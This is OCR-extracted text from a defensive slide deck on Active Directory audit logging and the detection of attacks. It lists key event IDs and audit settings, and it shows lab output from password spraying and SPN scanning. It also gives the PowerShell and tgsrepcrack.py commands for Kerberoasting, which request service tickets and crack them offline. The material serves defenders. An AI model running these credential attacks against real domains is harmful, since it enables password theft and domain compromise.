- TOKEN_PRIVILEGES
- TOKEN_QUERY
- Metasploit
- Advapi32.dll
- kernel32.dll
- AmsiUtils
- KerberosRequestorSecurityToken
- Security.Cryptography.CryptoStream
- ScriptBlockLogging
- LogPipelineExecutionDetails
- ProtectedEventLogging


Auditing Attack Activity




Active Directory (DC) Logging


- Originally 9 audit settings.
- WinVista/2008+: Advanced Audit Policy Settings
 - 53 new settings provides more granular auditing.
- Win7/2008R2+: Special Logon auditing (Event ID 4694)
 - Track logons to the system by members of specific groups.
 - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Ls a\Audit registry







- 🛾 👰 Computer Configuration
 - 🛮 🧰 Policies
 - Software Settings
 - - Name Resolution Policy
 - Scripts (Startup/Shutdown)
 - Security Settings
 - Account Policies
 - △ 🧃 Local Policies



Policy	Policy Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Not Defined
Audit logon events	Success, Failure
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Success, Failure
Audit process tracking	Not Defined
Audit system events	Not Defined

auditpol.exe /get /category:*

```
PS C:\> auditpol.exe /get /category:*
System audit policy
Category/Subcategory
                                          Setting
System
 Security System Extension
                                          Success and Failure
                                          Success and Failure
 System Integrity
 IPsec Driver
                                          Success and Failure
                                          No Auditing
 Other System Events
                                          Success and Failure
 Security State Change
Logon/Logoff
                                          Success and Failure
 Logon
 Logoff
                                          Success
 Account Lockout
                                          Success
 IPsec Main Mode
                                          No Auditing
 IPsec Quick Mode
                                          No Auditing
 IPsec Extended Mode
                                          No Auditing
 Special Logon
                                          Success and Failure
                                          Success and Failure
 Other Logon/Logoff Events
 Network Policy Server
                                          No Auditing
 User / Device Claims
                                          No Auditing
Object Access
 File System
                                          No Auditing
 Registry
                                          No Auditing
 Kernel Object
                                          No Auditing
 SAM
                                          No Auditing
 Certification Services
                                          No Auditing
 Application Generated
                                          No Auditing
 Handle Manipulation
                                          No Auditing
 File Share
                                          No Auditing
 Filtering Platform Packet Drop
                                          No Auditing
 Filtering Platform Connection
                                          No Auditing
 Other Object Access Events
                                          No Auditing
 Detailed File Share
                                          No Auditing
 Removable Storage
                                          No Auditing
 Central Policy Staging
                                          No Auditing
Privilege Use
 Non Sensitive Privilege Use
                                          No Auditing
 Other Privilege Use Events
                                          No Auditing
an Metcare [ privilege | Security.com]
                                          Success and Failure
                                          Success and Failure
 Process Creation
```

Recommended DC Auditing

- Account Logon
 - Audit Credential Validation: S&F
 - Audit Kerberos Authentication Service: S&F
 - Audit Kerberos Service Ticket Operations:
 Success & Failure
- Account Management
 - Audit Computer Account Management: S&F
 - Audit Other Account Management Events:
 S&F
 - Audit Security Group Management: S&F
 - Audit User Account Management: S&F
- Detailed Tracking
 - Audit DPAPI Activity: S&F
 - Audit Process Creation: S&F

- DS Access
 - Audit Directory Service Access: S&F
 - Audit Directory Service Changes: S&F
- Logon and Logoff
 - Audit Account Lockout: Success
 - Audit Logoff: Success
 - Audit Logon: S&F
 - Audit Special Logon: Success & Failure
- System
 - Audit IPsec Driver : S&F
 - Audit Security State Change: S&F
 - Audit Security System Extension : S&F Audit System Integrity : S&F

Special Logon Auditing (Event ID 4964)

- Track logons to the system by members of specific groups (Win 7/2008 R2+)
- Events are logged on the system to which the user authenticates.
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit (Event ID 4908: updated table)
 - Local Accounts: S-1-5-113
 - Domain Admins: S-1-5-21-[DOMAIN]-512
 - Enterprise Admins: S-1-5-21-[FORESTROOTDOMAIN]-519
 - Custom Group: Create a new group
 - Administrators : S-1-5-32-544 (Could be noisy)

ndows Settings

Success and Failure

```
PS C:\> (get-adgroup 'domain admins').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-512
PS C:\> (get-adgroup 'enterprise admins').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-519
PS C:\> (get-adgroup 'special group auditing').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-3680
```

Registry SpecialGroups (Order: 1) HKEY_LOCAL_MACHINE General HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit Action **Properties** SpecialGroups Hive Key path REG_SZ Value name Value type S-1-5-113;S-1-5-21-1093224735-1015166391-1317194548-512;S-1-5-21-1093224735-1015166391-1317 Value data 1-5-21-1093224735-1015166391-1317194548-3680

🔣 Event Properties - Event 4908, Microsoft Windows secur 🔡 Event Properties - Event 4964, Microsoft Windows security auditing.

General Details

Special Groups Logon table modified.

Special Groups:

ADSECLAB\Enterprise Admins NT AUTHORITY\Local account ADSECLAB\Special Group Auditing ADSECLAB\Domain Admins

This event is generated when the list of special groups is security policy. The updated list of special groups is indic

Log Name: Security

Source: Microsoft Windows security Logged

Event ID: 4908 Task Ca

Information Level: Keywor

User: N/A Compu

OpCode: Info General Details

Special groups have been assigned to a new logon.

Subject:

Security ID: SYSTEM Account Name: ADSMSRV1\$ Account Domain: ADSECLAB Logon ID: 0x3E7

Logon GUID:

New Logon:

Security ID: ADSECLAB\lukeskywalker

Account Name: lukeskywalker Account Domain: ADSECLAB Logon ID: 0x248A5

Logon GUID: {7b7973d1-8d06-a421-7418-c2fce42ceec9}

Special Groups Assigned:

ADSECLAB\Special Group Auditing

ADSECLAB\Domain Admins

Log Name: Security

Source: Microsoft Windows security Logged: 4/23/2017 2:11:57 PM

Event ID: 4964 Task Category: Special Logon

Level: Information Keywords: Audit Success

User: N/A ADSMSRV1.lab.adsecurity.org Computer:

OpCode: Info

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Event IDs that Matter: Domain Controllers

EventID	Description	Impact
4768	Kerberos auth ticket (TGT) was requested	Track user Kerb auth, with client/workstation name.
4769	User requests a Kerberos service ticket	Track user resource access requests & Kerberoasting
4964	Custom Special Group logon tracking	Track admin & "users of interest" logons
4625/4771	Logon failure	Interesting logon failures. 4771 with 0x18 = bad pw
4765/4766	SID History added to an account/attempt failed	If you aren't actively migrating accounts between domains, this could be malicious
4794	DSRM account password change attempt	If this isn't expected, could be malicious
4780	ACLs set on admin accounts	If this isn't expected, could be malicious
4739/643	Domain Policy was changed	If this isn't expected, could be malicious
4713/617	Kerberos policy was changed	If this isn't expected, could be malicious
4724/628	Attempt to reset an account's password	Monitor for admin & sensitive account pw reset
4735/639	Security-enabled local group changed	Monitor admin/sensitive group membership changes
4737/641	Security-enabled global group changed	Monitor admin/sensitive group membership changes
4755/659	Security-enabled universal group changed	Monitor admin & sensitive group membership changes
5136	A directory service object was modified Sean Metcalf [@Pyrotek3 sean@TrimarcSecurity.com]	Monitor for GPO changes, admin account modification, specific user attribute modification, etc.

Event IDs that Matter: All Windows systems

EventID	Description	Impact
1102/517	Event log cleared	Attackers may clear Windows event logs.
4610/4611/ 4614/4622	Local Security Authority modification	Attackers may modify LSA for escalation/persistence.
4648	Explicit credential logon	Typically when a logged on user provides different credentials to access a resource. Requires filtering of "normal".
4661	A handle to an object was requested	SAM/DSA Access. Requires filtering of "normal".
4672	Special privileges assigned to new logon	Monitor when someone with admin rights logs on. Is this an account that should have admin rights or a normal user?
4723	Account password change attempted	If it's not an approved/known pw change, you should know.
4964	Custom Special Group logon tracking	Track admin & "users of interest" logons.
7045/4697	New service was installed	Attackers often install a new service for persistence.
4698 & 4702	Scheduled task creation/modification	Attackers often create/modify scheduled tasks for persistence. Pull all events in Microsoft-Windows-TaskScheduler/Operational
4719/612	System audit policy was changed	Attackers may modify the system's audit policy.
4732	A member was added to a (security-enabled) local group	Attackers may create a new local account & add it to the local Administrators group.
4720	A (local) user account was created	Attackers may create a new local account for persistence.

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Event IDs that Matter (Newer Windows systems)

EventID	Description	Impact
3065/3066	LSASS Auditing – checks for code integrity	Monitors LSA drivers & plugins. Test extensively before deploying!
3033/3063	LSA Protection – drivers that failed to load	Monitors LSA drivers & plugins & blocks ones that aren't properly signed.
4798	A user's local group membership was enumerated.	Potentially recon activity of local group membership. Filter out normal activity.


LSA Protection & Auditing (Windows 8.1/2012R2 and newer): https://technet.microsoft.com/en-us/library/dn408187(v=ws.11).aspx

4798: A user's local group membership was enumerated (Windows 10/2016):

https://technet.microsoft.com/en-us/itpro/windows/keep-secure/event-4798


A Note About Logon Types (4624)

Logon Type #	Name	Description	Creds on Disk	Creds in Memory	Distribution
0	System	Typically rare, but could alert to malicious activity	Yes	Yes	*
2	Interactive	Console logon (local keyboard) which includes server KVM or virtual client logon. Also standard RunAs.	No	Yes	#5 / 0%
3	Network	Accessing file shares, printers, IIS (integrated auth, etc), PowerShell remoting	No	No	#1 / ~80%
4	Batch	Scheduled tasks	Yes	Yes	#7 / 0%
5	Service	Services	Yes	Yes	#4 / <1%
7	Unlock	Unlock the system	No	Yes	#6 / <1%
8	Network Clear Text	Network logon with password in clear text (IIS basic auth). If over SSL/TLS, this is probably fine.	Maybe	Yes	#2 / ~15%
9	New Credentials	RunAs /NetOnly which starts a program with different credentials than logged on user	No	Yes	#3 / < 1%
10	Remote Interactive	RDP: Terminal Services, Remote Assistance, R.Desktop	Maybe	Yes*	#9 / 0%
11	Cached Interactive	Logon with cached credentials (no DC online) Sean Metcalf [@Pyrotek3 sean@TrimarcSecurity.com]	Yes	Yes	#8 / 0%



When the manual is not enough – runas /netonly, Unexpected Credential Exposure and the Need for Reality Based Holistic Threat Models

https://blogs.technet.microsoft.com/jepayne/2016/04/04/when-the-manual-is-not-enough-runas-netonly-unexpected-credential-exposure-and-the-need-for-reality-based-holistic-threat-models/ Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]



When the manual is not enough – runas /netonly, Unexpected Credential Exposure and the Need for Reality Based Holistic Threat Models

https://blogs.technet.microsoft.com/jepayne/2016/04/04/when-the-manual-is-not-enough-runas-netonly-unexpected-credential-exposure-and-the-need-for-reality-based-holistic-threat-models/

Mitigation: RunAs / NetOnly

ecutable Rules					
RAURONI FUNSI					
Action	User	Name	Rule Type	Exceptions	Winning GPO
Deny	CONTOSO/CO-People with Tier 0	%SYSTEM32%/runes.exe	Path	No	CO-Applocker RunAs
	Accounts				
Allow	Everyone	(Default Rule) All files located in the	Path	No	CO-Applocker RunAs
		Program Files folder			SCODANTITING DETECT HOWG
Allow	BUILTINAdministrators	(Default Rule) All files	Path	No	CO-Applocker RunAs
Allow	Everyone	(Default Rule) All files located in the	Path	No	CO-Applocker RunAs

When the manual is not enough – runas /netonly, Unexpected Credential Exposure and the Need for Reality Based Holistic Threat Models

https://blogs.technet.microsoft.com/jepayne/2016/04/04/when-the-manual-is-not-enough-runas-netonly-unexpected-credential-exposure-and-the-need-for-reality-based-holistic-threat-models/

"Password Spraying"

- Automated password guessing against all users to avoid lockout.
- Attempts logon with password(s) against each user, then moves on to the next one.

```
PS C:\> Get-ADDefaultDomainPasswordPolicy
ComplexityEnabled
                             : True
DistinguishedName
                             : DC=lab,DC=adsecurity,DC=org
LockoutDuration
                              00:30:00
 ockoutObservationWindow
                              00:30:00
.ockoutThreshold
MaxPasswordAge
                              42.00:00:00
MinPasswordAge
                              1.00:00:00
MinPasswordLength
objectClass
                              {domainDNS}
                              e7f11f35-bd99-476b-bada-08c31c5a5b20
objectGuid
PasswordHistoryCount
                              24
ReversibleEncryptionEnabled : False
```


"Password Spraying"

- Connect to SMB share or network service
- Let's start with connections to the PDC's NETLOGON share...

```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@ssw0rd
User ADSECLAB\Olivia.Bryant has the password P@ssw0rd
User ADSECLAB\Victoria.Young has the password P@ssw0rd
User ADSECLAB\Joseph.Rodriguez has the password P@ssw0rd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
User ADSECLAB\Blake.Carter has the password Password1234
User ADSECLAB\Alexis.Phillips has the password Password1
```

Security Nur	mber of events: 13,033 (!)	New events available			name	LastBadPasswordAttempt
Keywords Audit Failur Audit Failur Audit Failur Audit Failur Audit Failur	Date and Time e 4/11/2017 1:35:45 PM e 4/11/2017 1:35:45 PM e 4/11/2017 1:35:45 PM	Source Microsoft Windows security auditing. Microsoft Windows security auditing. Microsoft Windows security auditing. Microsoft Windows security auditing.	4625 4625 4625	Task Categ Logon Logon Logon Logon		4/11/2017 7:18:11 PM 4/11/2017 7:18:12 PM 4/11/2017 7:18:12 PM 4/11/2017 5:05:58 PM 4/11/2017 7:18:12 PM 4/11/2017 7:18:12 PM 4/11/2017 7:18:12 PM
	An account failed to log of Subject: Security ID: Account Name: Account Domain Logon ID: Logon Type: Account For Which Logon Security ID: Account Name: Account Domain Account Domain Failure Information: Failure Reason:	NULL SID - n: - 0x0 3 n Failed: NULL SID Michael.Thompson@lab.adsecur			Julia.Morgan Jack.Collins Paige.Foster Charlie.Sanders Carter.Moore Ryder.Howard Ashlyn.Mitchell Bentley.Collins Abigail.Miller Adrian.Thompson David.Bennett Asher.Alexander Lucas.Baker Sydney.Taylor	4/11/2017 7:18:12 PM 4/11/2017 7:18:12 PM 4/11/2017 7:18:12 PM 4/11/2017 7:18:13 PM 4/11/2017 7:18:14 PM
	Status: Sub Status: Process Information: Caller Process ID	0xC000006D 0xC000006A ty soft Windows security Logged: 4/1 Task Category: Log	1/2017 1:35:4	6 PM	Sydney.Nelson Riley.Hill Charlotte.Hayes Oliver.Cook Eva.Adams Samuel.Cook Paige.Perez Parker.Foster Ian.Ross	4/11/2017 7:18:14 PM 4/11/2017 7:18:14 PM 4/11/2017 7:18:14 PM 4/11/2017 7:18:14 PM 4/11/2017 7:18:15 PM 4/11/2017 7:18:15 PM 4/11/2017 7:18:15 PM 4/11/2017 7:18:15 PM 4/11/2017 7:18:15 PM 4/11/2017 7:18:15 PM

Switch from Network Share to AD Connection



Guessing User Passwords. User 1206.

Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@sswOrd
User ADSECLAB\Olivia.Bryant has the password P@sswOrd
User ADSECLAB\Victoria.Young has the password P@sswOrd
User ADSECLAB\Joseph.Rodriguez has the password P@sswOrd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!

Keywords	Date and Time	Source	Event ID
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win	4771

Sean Metcalf [@Pyrotek3 | sean@

PS C:\> get-aduser -fi	lter * -prop lastbadpas	swordattempt badpwdcount				
select name lastbadpasswordattempt badpwdcount sort lastbadpasswordattempt format-table -auto						
name	lastbadpasswordattempt	badpwdcount				
7777						
krbtgt	4/11/2017 8:05:58 PM	13				
Lean Reed	4/11/201/ 11:37:21 PM	8				
Gabriel Moore	4/11/201/ 11:37:21 PM	8				
Dy ian. Brown	4/11/201/ 11:3/:21 PM	8				
Arianna.Flores	4/11/201/ 11:37:21 PM	.8				
Joshua.Bell	4/11/201/ 11:37:21 PM	12				
Juliana.Hall	4/11/201/ 11:37:21 PM	. 8				
Hayden.Baker	4/11/201/ 11:3/:21 PM	12				
L1 Ty. Davis	4/11/201/ 11:37:21 PM	8				
Zachary.Cook	4/11/201/ 11:3/:21 PM	.8				
Hailey.Lopez	4/11/201/ 11:3/:21 PM	12				
Elizabeth.Diaz	4/11/201/ 11:37:21 PM	8				
Mason.Ward	4/11/201/ 11:37:21 PM	8				
Logan . Ne Ison	4/11/201/ 11:37:21 PM	12				
Levi.Campbell	4/11/201/ 11:37:21 PM	8 8				
Elijan.Bryant	4/11/201/ 11:3/:21 PM	8				
Maya.Gray	4/11/201/ 11:3/:21 PM	. 8				
Sydney.Long	4/11/201/ 11:3/:Z1 PM	12				
Isajan.wilson	4/11/201/ 11:37:21 PM	8				
Zachary.Lopez	4/11/201/ 11:37:21 PM	8				
Jayden Carter	4/11/201/ 11:3/:21 PM	. 8				
Gabriel.Lewis	4/11/201/ 11:37:21 PM	12				
Lauren.Davis	4/11/201/ 11:3/:22 PM	12				
Thomas.Wood	4/11/201/ 11:3/:22 PM	12				
Kaylee.Parker	4/11/201/ 11:37:22 PM	12				
Paige.Wilson	4/11/2017 11:37:22 PM	12				
Owen.Martin	4/11/201/ 11:37:22 PM	12				
Nicholas Robinson	4/11/2017 11:37:22 PM	12				
William.Ramirez	4/11/201/ 11:37:22 PM	12				
Anthony.Carter	4/11/201/ 11:3/:22 PM	12				
Julia.Cook	4/11/201/ 11:3/:22 PM	12				
Hannan.Washington	4/11/201/ 11:3/:22 PM	12				
Jasmine.Cook	4/11/201/ 11:37:22 PM	12				
Violet.Green	4/11/2017 11:37:22 PM	12				
Ella Morris	4/11/201/ 11:37:22 PM	12				
Alexis.Bailey	4/11/201/ 11:3/:22 PM	12				
Grace.Baker	4/11/2017 11:37:22 PM	12				
Leah Martinez	4/11/2017 11:37:22 PM 4/11/2017 11:37:22 PM 4/11/2017 11:37:22 PM	12				
Alexis.Price	4/11/201/ 11:3/:22 PM	12				
samantha.clark	4/11/201/ 11:3/:22 PM	12				
Luke Price	4/11/2017 11:37:22 PM	12				
Annabelle.Robinson	4/11/2017 11:37:22 PM	12				
Adrian Brooks	4/11/2017 11:37:22 PM 4/11/2017 11:37:22 PM	12				
Sebastian.Long	4/11/201/ 11:3/:22 PM	12				

Source: Microsoft Windows security Logged: 4/11/2017 10:20:53 PM

Information

Level

Event ID: 4771 Task Category: Kerberos Authentication Service

Verangedor Audit Enilure

Event 4648, Microsoft Windows security auditing. Event 4648, Microsoft Windows security auditing. General Details General Details A logon was attempted using explicit credentials. A logon was attempted using explicit credentials. Subject: Security ID: ADSECLAB\joeuser Subject: Account Name: joeuser **ADSECLAB** Account Domain: ADSECLAB\joeuser Security ID: Logon ID: 0xDC1DD Account Name: joeuser Logon GUID: Account Domain: **ADSECLAB** 0xDC1DD Account Whose Credentials Were Used: Logon ID: Account Name: Cameron.Long Logon GUID: LAB.ADSECURITY.ORG Account Domain: Logon GUID: {0bc630e1-5cd7-dd80-c987-40b628bd936f} Account Whose Credentials Were Used: Target Server: Account Name: Alexis.Phillips Target Server Name: ADSMDC16.lab.adsecurity.org LAB.ADSECURITY.ORG Account Domain: Additional Information: Idap/ADSMDC16.lab.adsecurity.org {4988ca2b-de32-deac-545b-046785b8c40c} Logon GUID: Event 4648, Microsoft Windows security auditing. Target Server: General Details Target Server Name: ADSMDC16.lab.adsecurity.org Idap/ADSMDC16.lab.adsecurity.org Additional Information: A logon was attempted using explicit credentials. Event 4648, Microsoft Windows security auditing. Subject: Security ID: ADSECLAB\joeuser General Details Account Name: joeuser Account Domain: **ADSECLAB** Logon ID: 0xDC1DD A logon was attempted using explicit credentials. Logon GUID: Subject: Account Whose Credentials Were Used: Security ID: ADSECLAB\joeuser Account Name: Nicholas.Davis Account Name: joeuser Account Domain: LAB.ADSECURITY.ORG **ADSECLAB** Account Domain: Logon GUID: {693ecbd0-3a7c-c0bc-bdff-394bb977f62b} Logon ID: 0xDC1DD Target Server: Logon GUID: Target Server Name: ADSMDC16.lab.adsecurity.org Additional Information: Idap/ADSMDC16.lab.adsecurity.org Account Whose Credentials Were Used: Account Name: Christopher.Kelly Process Information: Account Domain: LAB.ADSECURITY.ORG Process ID: 0x12bc Logon GUID 175fe5e2d-f28f-ease-d936-4d413f7400h51 Descere Manage CAMindous System 27 Windows Dower Shall vot 10 nowershall is a sys



SPNs, Service Accounts & Kerberoasting

"SPN Scanning" Service Discovery

- **★**SQL servers, instances, ports, etc.
 - **→** MSSQLSvc/adsmsSQL01.adsecurity.org:1433
- **★**RDP
 - **→** TERMSERV/adsmsEXCAS01.adsecurity.org
- **→** WSMan/WinRM/PS Remoting
 - **→** WSMAN/adsmsEXCAS01.adsecurity.org
- **→** Forefront Identity Manager
 - → FIMService/adsmsFIM01.adsecurity.org
- **★**Exchange Client Access Servers
 - ★exchangeMDB/adsmsEXCAS01.adsecurity.org
- **→** Microsoft SCCM
 - **★**CmRcService/adsmsSCCM01.adsecurity.org
- **→** *Microsoft SCOM*
 - **★**MSOMHSvc/adsmsSCOM01.adsecurity.org

SPN Scanning for Services & Accounts

: lab.adsecurity.org

Domain

```
: adsMSSQL02.lab.adsecurity.org
ServerName
                   : 9834
Port
Instance
ServiceAccountDN
                   : {CN=svc-adsSQL5A,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem
                   : {Windows Server 2008 R2 Datacenter}
OSServicePack
                   : {Service Pack 1}
                   : 3/8/2015 1:07:25 AM
LastBootup
OSVersion
                   : {6.1 (7601)}
Description : {Production SQL Server}
SrvAcctUserID : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
Domain
                    : lab.adsecurity.org
```

```
UserID : svc-SQLAgent01
PasswordLastSet : 01/03/2015 18:42:01
LastLogon : 12/29/2014 00:18:02
Description :
SPNServers : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adsecurity.org:1433}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433}
```


Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

 "Kerberoast" - python-based TGS password cracker.

No elevated rights required.

No traffic sent to target.



Domain Controller



Kerberoast: Request TGS Service Ticket

PS C:\Users\JoeUser> Add-Type -AssemblyName System.IdentityModel

```
-ArgumentList 'MSSQL5vc/adsdb01.lab.adsecurity.org:1433
 Ιd
                     : uuid-ce260b5a-6992-4906-a8cf-2d48439c4fc8-1
 SecurityKeys
                     : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
 ValidFrom
                     : 1/23/2017 3:58:03 PM
 ValidTo
                     : 1/24/2017 1:43:35 AM
 ServicePrincipalName : MSSQLSvc/adsdb01.lab.adsecurity.org:1433
                     : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
 SecurityKey
#2>
        Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQLSvc/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 1/23/2017 7:58:03 (local)
        End Time: 1/23/2017 17:43:35 (local)
        Renew Time: 1/30/2017 7:43:35 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: ADSLABDC16.lab.adsecurity.org
```

PS C:\Users\JoeUser> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken

Kerberoast: Save & Crack TGS Service Ticket

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#! File: MSSQL.kirbi
All tickets cracked!
```

Kerberoast Detection

Detection is a lot tougher since requesting service tickets (Kerberos TGS tickets) happens all the time when users need to access resources.

Looking for TGS-REQ packets with RC4 encryption is probably the best method, though false positives are likely.

Monitoring for numerous Kerberos service ticket requests in Active Directory is possible by enabling Kerberos service ticket request monitoring ("Audit Kerberos Service Ticket Operations") and searching for users with excessive 4769 events (Event Id 4769 "A Kerberos service ticket was requested").

Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain https://adsecurity.org/?p=2293

